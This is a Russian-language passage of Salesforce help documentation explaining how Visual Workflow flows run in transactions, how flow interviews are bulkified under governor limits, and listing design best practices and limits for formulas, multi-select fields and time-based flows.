Каждый сеанс потока выполняется в контексте *транзакции*. Транзакция — это набор операций, выполняемых как единое целое. Например, транзакция может выполнять триггеры Apex и правила расширения помимо сеанса потока. Неудачное выполнение одного сеанса в транзакции инициирует отмену всех сеансов в транзакции, а также любых выполненных операций. Повторная попытка выполнения операций (включая сеанс потока) не предпринимается.

При выполнении каждой транзакции система Salesforce применяет контролирующие ограничения, препятствующие быстрому сокращению общедоступных ресурсов. При совместном использовании ресурсов несколькими организациями Salesforce система Salesforce контролирует все ресурсы на предмет их равномерного распределения между разными организациями. Данный принцип напоминает многоквартирный дом, использующий общий запас воды для обслуживания всех жильцов. Так, сосед, расходующий всю воду, мешает принимать душ другим жильцам. (Несмотря на свою банальность, данный пример позволяет уловить основную идею.) Контролирующие ограничения на транзакцию помогают избегать возникновения подобных ситуаций.

Когда начинается транзакция потока?

В зависимости от метода распространения потока, транзакция, выполняющая сеанс для данного потока, начинается разными способами.

Когда завершается транзакция потока?

Условие завершения транзакции определяется наличием некоторых элементов потока и необходимостью ее начала ввиду изменения записи.

СМ. ТАКЖЕ:

Пакетное выполнение потока в транзакциях

Когда начинается транзакция потока?

В зависимости от метода распространения потока, транзакция, выполняющая сеанс для данного потока, начинается разными способами.

Метод распространения	Причина начала транзакции
Конструктор процессов[1]	Создание или обновление записи.
URL-адрес потока	Открытие URL-адреса.

Метод распространения	Причина начала транзакции
Настраиваемая кнопка или ссылка	Выбор кнопки или ссылки.
Страница Visualforce	Открытие страницы.
Метод `Interview.start()`	Если метод начинается посредством триггера `before` или `after`, то транзакция начинается при создании или обновлении записи. В противном случае, транзакция начинается при вызове метода (или родительского метода). Метод `start()` использует ограничения совместно с другими операциями в транзакции и другими методами в классе.
REST API (ресурс «Настраиваемые действия» или «Потоки»)	Выполнение вызова REST. В зависимости от способа внедрения вызова REST, ограничения могут совместно использоваться с другими операциями.

[1]Аналогичный алгоритм применяется при распространении потока посредством бизнес-правила. Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Прим.: При выполнении элемента «Окно» или «Ожидание» текущая транзакция завершается, но начинается новая.

Когда завершается транзакция потока?

Условие завершения транзакции определяется наличием некоторых элементов потока и необходимостью ее начала ввиду изменения записи.

Ниже перечислены условия завершения транзакции.

- Выполнение элемента «Окно» или «Ожидание».
- Завершение порядка выполнения (если поток инициируется при создании или обновлении записи).
- Завершение всех сеансов в транзакции.

Совет: При возможном превышении сеансом потока контролирующих ограничений внутри транзакции рекомендуем добавить элемент «Ожидание» или «Окно».

Сеанс, выполняемый данной транзакцией наряду с другими операциями, использует контролирующие ограничения транзакции совместно с другими операциями.

Пример: Предположим, что обновление 100 обращений выполняется посредством приложения Data Loader. Ниже перечислены действия, выполняемые на основании порядка выполнения в транзакции и настроек в организации.

	Операция транзакции	Использование оператора DML	Использование запроса SOQL
1	Сохранение обращений в базе данных (без подтверждения).		

	Операция транзакции	Использование оператора DML	Использование запроса SOQL
2	Выполнение правил назначения обращений. Обновление ответственного за каждое обращение.	✅	
3	Выполнение правил расширения обращений. При наличии обращения, открытого на протяжении 10 дней, отправка сообщения эл. почты ответственному.		
4	Начало процесса.		
5	Поиск организации обращения.		✅
6	При назначении организации рейтинга «Hot» использование Chatter для уведомления ответственного за организацию о наличии нового связанного обращения.	✅	
7	Запуск сеанса потока.		
8	Поиск родительской организации и количества связанных обращений.		✅
9	Проверка организации на наличие более 5 открытых обращений.		
10	При наличии более 5 открытых обращений: поиск менеджера подразделения организации и последующая публикация сообщения в ленте Chatter организации для уведомления менеджера подразделения и ответственного за организацию.	✅	✅
11	При наличии не более 5 открытых обращений: публикация сообщения в ленте Chatter организации для уведомления только ответственного за организацию.	✅	

СМ. ТАКЖЕ:

Руководство разработчика Apex: триггеры и порядок выполнения

Пакетное выполнение потока в транзакциях

Программисты могут создавать код, позволяющий одновременно выполнять похожие действия в одном пакете. Например, выполнение одной операции по созданию 50 записей вместо 50 отдельных операций, каждая из которых создает одну запись. Данный процесс называется *пакетным выполнением* и препятствует превышению контролирующих ограничений. При использовании потоков система поддерживает автоматическое пакетное выполнение. Сеансы потока автоматически выполняют действия пакетом.

Как работает пакетное выполнение потока?

Пакетное выполнение операций сеанса поддерживается только при выполнении операциями одного элемента. Таким образом, все сеансы должны быть связаны с одним потоком.

Какие элементы потока поддерживают пакетное выполнение?

Потоки могут выполнять пакетом любые элементы, выполняющие оператор DML или запрос SOQL, либо поддерживающие другие действия вне потока (например, отправка сообщения эл. почты).

Пример пакетного выполнения потока

Данный пример определяет порядок пакетного выполнения операций для потока при обновлении 100 обращений посредством приложения Data Loader.

СМ. ТАКЖЕ:

Потоки в транзакциях

Как работает пакетное выполнение потока?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пакетное выполнение операций сеанса поддерживается только при выполнении операциями одного элемента. Таким образом, все сеансы должны быть связаны с одним потоком.

При выполнении нескольких сеансов одного потока посредством одной транзакции каждый сеанс выполняется до момента достижения элемента, поддерживающего пакетное выполнение. Система Salesforce собирает все сеансы, достигшие одного элемента, и одновременно выполняет данные операции. При наличии сеансов, достигших другого элемента, система Salesforce одновременно выполняет данные операции. Данный процесс повторяется системой Salesforce до завершения всех сеансов.

При превышении любым сеансом контролирующего ограничения выполнение всех сеансов в транзакции завершается неудачей. Все операции, выполненные сеансами, отменяются; повторная попытка выполнения операций не предпринимается.

Пример: При загрузке 100 обращений поток «МойПоток_2» инициирует один сеанс для каждого обращения.

- 50 сеансов выполняются до момента достижения элемента «Создание записи» по имени **«Создать_задачу_1»**.
- Другие 50 сеансов выполняются до момента достижения элемента «Создание записи» по имени **«Создать_задачу_2»**.

Результат? Наличие как минимум двух групп пакетных операций, подлежащих выполнению.

- Одна группа для 50 сеансов, выполняющих элемент **«Создать_задачу_1»**.
- Одна группа для 50 сеансов, выполняющих элемент **«Создать_задачу_2»**.

Какие элементы потока поддерживают пакетное выполнение?

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Потоки могут выполнять пакетом любые элементы, выполняющие оператор DML или запрос SOQL, либо поддерживающие другие действия вне потока (например, отправка сообщения эл. почты).

Элементы, создающие, обновляющие или удаляющие записи

При создании, обновлении или удалении записи транзакция выполняет оператор DML.

- Элементы «Создание» («Создание записи», «Быстрое создание»)
- Элементы «Обновление» («Обновление записи», «Быстрое обновление»)
- Элементы «Удаление» («Удаление записи», «Быстрое удаление»)

- Элементы «Быстрое действие»
- Элементы «Опубликовать в Chatter»
- Элементы «Отправить на утверждение»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)

Элементы, ищущие записи

При поиске по полям записи транзакция выполняет запрос SOQL.

- Элементы «Поиск» («Поиск записи», «Быстрый поиск»)
- Элементы «Обновление записи»
- Элементы «Удаление записи»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)

Элементы, отправляющие сообщения эл. почты

- Элементы «Отправка эл. почты»
- Элементы «Электронное предупреждение»
- Элементы Apex: в зависимости от организации (только вызываемый код Apex)

Прим.:

- В отличие от вызываемого кода Apex, элементы «Модуль Apex» не поддерживают пакетное выполнение.
- Несмотря на пакетное выполнение вызываемого кода Apex, поток не поддерживает способы определения операций вызванных методов. Чтобы гарантировать пакетное выполнение данных операций, убедитесь, что код соответствует рекомендациям по пакетному выполнению.

СМ. ТАКЖЕ:

Руководство разработчика Apex: выполнение Apex в пределах контролирующих ограничений по выполнению

Пример пакетного выполнения потока

Данный пример определяет порядок пакетного выполнения операций для потока при обновлении 100 обращений посредством приложения Data Loader.


Связанный поток

Чтобы получить более полное представление об используемых понятиях, воспользуйтесь структурой связанного потока.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Поток выполняет действия ниже.

1. Поиск родительской организации обращения и количества открытых обращений, доступных данной организации.
2. Проверка организации на наличие более 5 открытых обращений.
3. При наличии более 5 открытых обращений:
   a. Поиск менеджера подразделения для организации.
   b. Публикация сообщения в ленте Chatter организации для уведомления менеджера подразделения и ответственного за организацию.
4. При наличии не более 5 открытых обращений: публикация сообщения в ленте Chatter организации для уведомления только ответственного за организацию.

Выполняемые пакетом сеансы

Обновление записей инициирует одновременное создание одного сеанса потока для каждого обращения. Все сеансы связываются с одним потоком. Каждый сеанс выполняется до момента достижения элемента, поддерживающего пакетное выполнение.

Первый сеанс обрабатывается элементом «Поиск записи» **(1)**. Элементы «Поиск записи» поддерживают пакетное выполнение, поэтому сеанс дожидается выполнения того же действия всеми другими сеансами. Затем система Salesforce одновременно выполняет все операции «Поиск записи» (так как они все соответствуют одному элементу одного потока). Транзакция выполняет один запрос SOQL вместо 100 запросов SOQL.

Первый сеанс оценивается элементом «Решение» **(2)**. Организация содержит шесть обращений, поэтому сеанс направляется по пути «Более 5». Сеанс передается второму элементу «Поиск записи» **(3a)**. Данный элемент поддерживает пакетное выполнение, поэтому сеанс дожидается дальнейшей обработки именно здесь.

Второй сеанс оценивается элементом «Решение» **(2)**. Данная организация содержит одно обращение, поэтому сеанс направляется по пути «Не более 5». Сеанс передается элементу «Опубликовать в Chatter» **(4)**. Данный элемент также поддерживает пакетное выполнение, поэтому сеанс дожидается дальнейшей обработки именно здесь.

После обработки всех сеансов 30 сеансов дожидаются выполнения второго элемента «Поиск записи» **(3a)**, а остальные 70 сеансов дожидаются выполнения элемента «Опубликовать в Chatter» **(4)**.

Система Salesforce одновременно выполняет все операции «Поиск записи» **(3a)** для первых 30 сеансов. Транзакция выполняет один запрос вместо 30 отдельных запросов SOQL.

Затем транзакция возвращается к элементу «Опубликовать в Chatter» **(4)**, где 70 сеансов дожидаются выполнения операций «Опубликовать в Chatter». Помните, что данные сеансы соответствуют организациям, которые содержат не более 5 обращений. Система Salesforce одновременно выполняет операции «Опубликовать в Chatter». Транзакция выполняет один оператор DML для одновременного создания всех 100 сообщений вместо 100 отдельных операторов DML для создания каждого сообщения Chatter. Элемент «Опубликовать в Chatter» не имеет последующего связанного элемента, поэтому выполнение данных 70 сеансов завершается.

30 сеансов, выполнивших поиск соответствующего менеджера подразделения, передаются последнему элементу «Опубликовать в Chatter» **(3б)**. После обработки всех 30 сеансов система Salesforce одновременно выполняет все 30 операций «Опубликовать в Chatter». Транзакция выполняет один оператор вместо выполнения 30 отдельных операторов DML для каждого сообщения Chatter. Элемент «Опубликовать в Chatter» не имеет другого связанного элемента, поэтому выполнение данных 30 сеансов завершается.

Рекомендации по потокам

Прежде чем начать создание и распределение потоков, ознакомьтесь с рекомендациями.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Составьте план потока перед созданием.

Выпишите все особенности бизнес-процесса. Таким образом вы получите четкое представление о том, какая информация нужна, откуда ее взять и какую логику и действия выполнять. Такой подход значительно упростит создание соответствующего потока.

Создайте потоки в тестовой среде, например в безопасной среде или организации Developer Edition.

В последнюю очередь вы захотите случайно изменить записи производственной организации вашей компании. Создавайте потоки в отдельной среде. Тогда можно будет вводить вымышленные данные, проверять различные сочетания потока и не волноваться об изменении или удалении данных, которые действительно нужны пользователям.

Запрещается жестко программировать коды Salesforce.

Коды устанавливаются для организаций, поэтому не следует жестко программировать новые или существующие коды. Вместо этого, позвольте системе Salesforce создать коды и передайте их переменным при запуске потока. Это можно сделать, например, слиянием полей в параметрах URL-адреса или с помощью элемента поиска.

Дождитесь, пока конец потока внесет изменения в базу данных.

Слышали ли вы про ограничения потока? Поскольку потоки работают в соответствии с контролирующими ограничениями Apex, пределом не является даже небо. Чтобы не нарушить эти ограничения, рекомендуется группировать все изменения базы данных в конце потока вне зависимости от того, создают, обновляют или удаляют записи эти изменения.

Контролируйте время возврата, осуществляемого текущими пользователями.

Если поток выполняет изменения в базе данных между двумя экранами, не разрешайте пользователям переключаться с последнего экрана на предыдущий. В противном случае поток может дублировать изменения в базе данных.

Необходимо предусмотреть средство обработки ошибок.

К сожалению, иногда поток не выполняет операцию, на которую был настроен. Возможно, из-за потери важных данных или отсутствия необходимых полномочий у текущего пользователя. По умолчанию поток отображает пользователю сообщение об ошибке и отправляет эл. сообщение администратору, который его создал. Таким поведением управлять невозможно. Дополнительную информацию и рекомендации см. в разделе «Настройка действий, выполняемых при неудачном выполнении потока».

Почаще сохраняйте внесенные изменения.

Иногда облачная версия Flow Designer становится жертвой неожиданных проблем, например потери доступа в Интернет. Система Salesforce не выполняет автоматическое сохранение изменения, вы должны сами сохранять свою работу. Сохраняйтесь как можно чаще, чтобы нечаянно не потерять несколько часов труда.

Протестируйте как можно большее число сочетаний потока.

Важно тестировать свою работу, как и все настройки в системе Salesforce. Это особенно относится к случаю, когда поток использует ветвление или другую сложную логику. Протестируйте как можно больше возможностей перед передачей потока пользователям.

Рекомендации по проектированию потоков

Ниже перечислены некоторые рекомендации по созданию потоков.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Удаление переменных

Удаление переменной sObject или переменной коллекции sObject инициирует назначение значения `null` любым назначениям переменной, использующим удаленную переменную.

Манипулирование процентными значениями

Тщательно проверьте свои потоки, если в них используются переменные sObject для манипулирования процентными значениями. При вставке значения в поле процентов переменной sObject и последующем обращении к этому полю в формуле значение автоматически делится на 100.

Например, установлено значение 100 для поля возможности «Вероятность». Если назначить это значение переменной sObject `{!Opportunity.Probability}`, значение останется равным 100. Но если создать формулу с выражением `{!Opportunity.Probability}`, то значение будет равно 1.

Ссылка на пустые поля или ресурсы

Пустое значение любого поля или ресурса отображается при выполнении как значение `null`. Чтобы обрабатывать текстовое значение как пустую строку, а не как значение `null`, задайте данному значению глобальную постоянную `{!$GlobalConstant.EmptyString}`.

Логические типы обрабатывают значение `null` образом, отличным от `false`

Поток обрабатывает значение `null` как значение, отличное от `false`. Например, при попытке поиска записи, для которой поле для отметки имеет значение `null`, записи не будут возвращены. Вместо этого следует выполнить поиск записей, где поле для отметки имеет значение `false`. Если вы используете переменную (например, `myCheckbox = {!varBoolean}`), убедитесь, что она не имеет значения null, перед тем как создать ссылку на нее при помощи фильтра или условия.

Настройка типа записи

Чтобы задать тип записи, воспользуйтесь кодом типа записи. Найдите тип записи по имени и сохраните его код в потоке.

Например, найдите запись RecordType, поле «Имя» которой содержит значение «Сокращенный заказ», посредством элемента «Поиск записи» и сохраните код данного типа записи в переменной. Затем воспользуйтесь переменной для заполнения поля записи заказа «Тип записи заказа».

Работа с организациями-лицами

Если в организации есть организации-лица, используйте обращение `Contact.Salutation` вместо `Account.Salutation`.

Внешние объекты

Внешние объекты в потоках не поддерживаются.

Рекомендации по облачной версии приложения Flow Designer

При создании потока в облачной версии приложения Flow Designer изучите его ограничения и алгоритмы. Например, данная версия приложения поддерживает разные языки, но не позволяет открывать потоки из управляемых пакетов.

Рекомендации по работе с большими потоками

Бизнес-процессы могут быть сложными. При использовании потока, выходящего за пределы холста, измените масштаб, выполните поиск на вкладке «Проводник» или сверните левую боковую панель.

Вопросы, касающиеся двухстолбцовых потоков

Если в организации включена среда выполнения Lightning, можно управлять отображением потока в одном или двух столбцах. Перед использованием этой функции следует ознакомиться с текущим поведением макета потока.

Ограничения для полей со множественным выбором

Благодаря кнопкам-флажкам и полям раскрывающихся списков со множественным выбором пользователи потока могут выбирать несколько значений в поле окна. До того как приступить к использованию полей со множественным выбором, изучите, как они работают при проектировании потока и в ситуации, когда применяются пользователями.

Ограничения для формул потока

При создании ресурса «Формула» или добавлении проверки в поле ввода следует понимать ограничения для формул в Visual Workflow.

Ограничения для контролируемых по времени потоков

Прежде чем создавать потоки, содержащие как минимум один элемент «Ожидание», просмотрите перечисленные ниже ограничения и рекомендации.

Операции потока и поля только для чтения

Следует понимать, когда потоки имеют доступ только на чтение к значениям полей. Вы можете контролировать реакцию на попытку потока обновить поле только для чтения, а также удалить значения таких полей из операций потока.

СМ. ТАКЖЕ:

Создание потока

Операторы потока

Ограничения и рекомендации для Visual Workflow

Ссылки на поля кросс-объекта в потоках

Рекомендации по облачной версии приложения Flow Designer

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

При создании потока в облачной версии приложения Flow Designer изучите его ограничения и алгоритмы. Например, данная версия приложения поддерживает разные языки, но не позволяет открывать потоки из управляемых пакетов.

- Во время выполнения часовые пояса для значений даты/времени могут отличаться от тех, которые отображаются облачной версией приложения Flow Designer. Во время выполнения значения даты/времени отражают параметры часового пояса текущего пользователя, заданные в системе Salesforce.Значения даты/времени в облачной версии приложения Flow Designer отражают часовую зону, заданный на компьютере.Облачная версия приложения Flow Designer дополняет значение даты/времени смещением относительно Гринвича.
- Облачная версия приложения Flow Designer не поддерживает кодировку UTF-8 в полях пользовательского ввода.
- Облачная версия приложения Flow Designer содержит внедренные шрифты для всех поддерживаемых языков. Ниже перечислены поддерживаемые языки.
  - Английский (США)
  - Французский (Франция)
  - Немецкий (Германия)
  - Испанский (Испания)
  - Японский (Япония)
  - Китайский (традиционный)
  - Китайский (упрощенный)

  Неподдерживаемые символы, введенные для поддерживаемого языка, отображаются посредством системных шрифтов взамен внедренных.

  При использовании неподдерживаемых языков параметры системного шрифта используются для отображения всех символов в облачной версии приложения Flow Designer.
- Облачная версия приложения Flow Designer не позволяет открывать потоки, установленные из управляемых пакетов.
- Не вводите строку `null` в качестве значения текстового поля в облачной версии приложения Flow Designer.
- Облачная версия приложения Flow Designer поддерживает доступ к данным, существовавшим на момент ее открытия. При изменении данных или метаданных организации рекомендуем закрыть и повторно открыть облачную версию приложения Flow Designer для их использования в потоке. Например, при добавлении настраиваемого поля или изменении класса Apex после открытия облачной версии приложения Flow Designer рекомендуем закрыть и повторно открыть облачную версию приложения Flow Designer.
- Облачная версия приложения Flow Designer использует полномочия и языки, назначенные текущему пользователю.
- Если открываемый поток последний раз открывался в выпуске Winter'12 или ранее, то каждое логическое решение преобразуется в многорезультатный элемент «Решение», который:
  - использует имя устаревшего решения.
  - наследует уникальное имя устаревшего решения, дополненное элементом «_switch».
  - использует результат с меткой «Истина». Уникальное имя данного результата соответствует уникальному имени устаревшего решения, а его условия извлекаются из результата «Истина» устаревшего решения.
  - использует стандартный результат с меткой «Ложь».

Рекомендации по работе с большими потоками

Бизнес-процессы могут быть сложными. При использовании потока, выходящего за пределы холста, измените масштаб, выполните поиск на вкладке «Проводник» или сверните левую боковую панель.


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Масштаб

Чтобы увеличить или уменьшить масштаб потока, воспользуйтесь кнопками «+» и «-» в правой части холста.




Поиск на вкладке «Проводник»

Чтобы найти конкретный элемент или ресурс, выполните поиск на вкладке «Проводник».




- Чтобы найти конкретный элемент, введите его имя в поле поиска.
- Чтобы найти все экземпляры отдельного элемента или ресурса, щелкните значок лупы и выберите нужный тип.


После обнаружения нужного ресурса на вкладке «Проводник» просмотрите элементы, использующие данный ресурс. Откройте вкладку «Использование» на панели «Описание».



После обнаружения нужного элемента на вкладке «Проводник» найдите данный элемент на холсте. Наведите указатель мыши на элемент и щелкните значок лупы.




Элемент выделяется на холсте зеленым цветом.



При необходимости облачная версия приложения Flow Designer автоматически прокручивает страницу для отображения элемента, находящегося не на виду.

Сворачивание левой боковой панели

Чтобы скрыть вкладки «Палитра», «Ресурсы» и «Проводник», щелкните стрелку влево напротив боковой панели. Данное действие позволяет увеличить полезное пространство холста.



Вопросы, касающиеся двухстолбцовых потоков

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если в организации включена среда выполнения Lightning, можно управлять отображением потока в одном или двух столбцах. Перед использованием этой функции следует ознакомиться с текущим поведением макета потока.

Детализация

Параметр макета применяется на уровне потока. Так что нельзя управлять макетом на экране или на уровне поля. Если установить поток на использование двух столбцов, каждый экран в этом потоке отображает два столбца.

Порядок полей

Нельзя вручную управлять тем, какие поля в какие столбцы входят. Если установить поток на отображение двух столбцов, поля переставляются в каждом столбце. Нечетные поля (первое, третье, пятое и т. д.) размещаются в левом столбце. Четные поля (второе, четвертое, шестое и т. д.) размещаются в правом столбце.

Если пользователи перемещаются по экрану с помощью клавиши TAB, они проходят по всем полям в левом столбце, а затем по всем полям в правом столбце. Нельзя настроить переход по полям слева направо.

Отклик

Макет потока не реагирует на габариты экрана пользователя. Он использует один и тот же макет вне зависимости от размера экрана пользователя.

Совет: Не следует применять двухстолбцовый макет для потока, если пользователи будут работать с ним со смартфона или планшета.

СМ. ТАКЖЕ:

Ограничения и рекомендации для Visual Workflow

Рекомендации и ограничения при работе с потоками на страницах Lightning

Отображение экранов с двумя столбцами из URL-адреса потока

Ограничения для полей со множественным выбором

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Благодаря кнопкам-флажкам и полям раскрывающихся списков со множественным выбором пользователи потока могут выбирать несколько значений в поле окна. До того как приступить к использованию полей со множественным выбором, изучите, как они работают при проектировании потока и в ситуации, когда применяются пользователями.

Настройка полей ресурсов со множественным выбором

- Поле со множественным выбором может содержать только одно стандартное значение.
- При наличии соответствующих настроек ресурс «Динамический выбор записи» позволяет назначать переменным потока значения полей, доступные в выбранной пользователем записи. Если поле со множественным выбором использует динамический выбор записи, то переменные потока хранят только значения из последней записи, выбранной пользователем. Если несколько полей со множественным выбором в одном окне используют один и тот же динамический выбор записей, присвоения переменных распространяются на первые из этих полей.

Использование значений из поля ресурса множественного выбора

- При выполнении значение поля со множественным выбором является объединением выбранных пользователем значений, разделенных точками с запятыми. Если какое-либо из выбранных значений включает точки с запятыми, то последние будут удалены.
- Если вы задействуете поля со множественным выбором в условиях потока, следуйте нашим рекомендациям.
  - Настройте сохраненное значение для каждого варианта, используемого в полях со множественным выбором.
  - Поля со множественным выбором, доступные в одном окне, не должны содержать одинаковых вариантов.

СМ. ТАКЖЕ:

Элемент «Окно» в потоке: поля выбора

Ограничения для формул потока

При создании ресурса «Формула» или добавлении проверки в поле ввода следует понимать ограничения для формул в Visual Workflow.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Формулы потока не могут содержать более 3 000 символов.
- Формула возвращает значение `null`, если:
  - Значение, возвращаемое формулой, не соответствует ее типу данных.
  - Формула содержит неподдерживаемую функцию.

  Например, результатом ресурса «Формула», использующего тип данных «Число», должно быть число.
- Ниже перечислены функции, которые не поддерживаются формулой потока.
  - GETRECORDIDS
  - IMAGE
  - INCLUDE
  - ISCHANGED
  - ISNEW
  - PARENTGROUPVAL
  - PREVGROUPVAL
  - PRIORVALUE
  - REQUIRE SCRIPT
  - VLOOKUP

  Полный список операторов и функций, доступных для создания формул, см. в разделе «Операторы и функции формулы» на странице 5930 интерактивной справки Salesforce.
- В потоке функция `CONTAINS` проверяет все символы внутри скобок. При использовании ссылок на поля кросс-объекта функция `CONTAINS` выполняет действия, аналогичные другим областям Salesforce. Она проверяет только первые 250 символов ссылки.

  См. пример ниже. Переменная `varContract` ссылается на переменную sObject, содержащую значения записи контракта. Данное выражение формулы проверяет только первые 250 символов.

  ```
  CONTAINS({!varContract.Account.Description}, "description")
  ```

  Данное выражение формулы проверяет все символы поля.

  ```
  CONTAINS({!varContract.Description}, "description")
  ```
- Если поле окна «Отображать текст» содержит недопустимую формулу, то при выполнении поток отображает пустую строку.
- Если выражение формулы содержит ошибку времени выполнения, то оно возвращает null.
- Поток, содержащий недопустимую формулу, не может быть активирован.

СМ. ТАКЖЕ:

Ресурс потока «Формула»

Ресурсы потока

Ограничения для контролируемых по времени потоков

Прежде чем создавать потоки, содержащие как минимум один элемент «Ожидание», просмотрите перечисленные ниже ограничения и рекомендации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Деактивация потока или версии потока не препятствует обычному выполнению связанных ожидающих сеансов. При наличии связанных ожидающих сеансов удаление потока или версии потока не поддерживается.
- Сеанс может выполнять только один путь события на каждый элемент «Ожидание». Завершение обработки одного из событий инициирует удаление оставшихся событий из очереди.
- Организация может обрабатывать не более 1,000 событий в час. Завершение обработки события инициирует возобновление связанного сеанса и удаление любых других событий для данного сеанса из очереди. При превышении данного ограничения система Salesforce обрабатывает оставшиеся события в следующем часу.

  Например, организация использует 1 200 событий, обработка которых запланирована на 16:00—17:00. Система Salesforce обрабатывает 1,000 событий между 16:00—17:00, а дополнительные 200 событий между 17:00—18:00.
- Организация может использовать не более 30 000 сеансов, являющихся ожидающими на определенный момент времени.
- Если пользователь, начавший сеанс, деактивируется при попытке выполнения пути события системой Salesforce, то возобновление сеанса прерывается.

Транзакции и ожидающие сеансы

Транзакция завершается как только сеанс потока начинает ожидать событие. Возобновление сеанса потока инициирует начало новой транзакции. Операции, следующие за элементом «Ожидание», выполняются как часть пакетной транзакции, содержащей другие возобновленные сеансы.

Сеансы не поддерживают раздельное возобновление. Они группируются как отдельный пакет, который начинает возобновляться в течение одного часа после входа первого сеанса в пакет. Любые действия, инициированные выполнением данных групповых сеансов, также выполняются как отдельная транзакция. Данный алгоритм может инициировать превышение контролирующих ограничений Apex, если возобновленный сеанс выполняет операции DML или запросы SOQL посредством компонентов ниже.

- Элементы потока (например, «Создание записи» или «Быстрый поиск»)
- Элементы «Модуль Apex»
- Триггеры Apex
- Немедленные действия бизнес-правила

Дополнительные сведения о контролирующих ограничениях Apex см. в разделе «Ограничения для Visual Workflow» на странице 6111.

Если элемент «Ожидание» предшествует любому элементу потока, выполняющему операции DML или запросы SOQL:

- Убедитесь, что потоки выполняют между элементами «Ожидание» только операции DML или запросы SOQL, разрешенные контролирующими ограничениями Apex.
- Воспользуйтесь несколькими элементами «Ожидание», позволяющими выполнять операции DML и запросы SOQL посредством нескольких транзакций.

- Добавьте пути ошибок для данных элементов, позволяющие возвращать поток в элемент «Ожидание» при наличии сообщения об ошибке:

  ```
  Too many SOQL queries
  ```

  или

  ```
  Too many DML operations
  ```

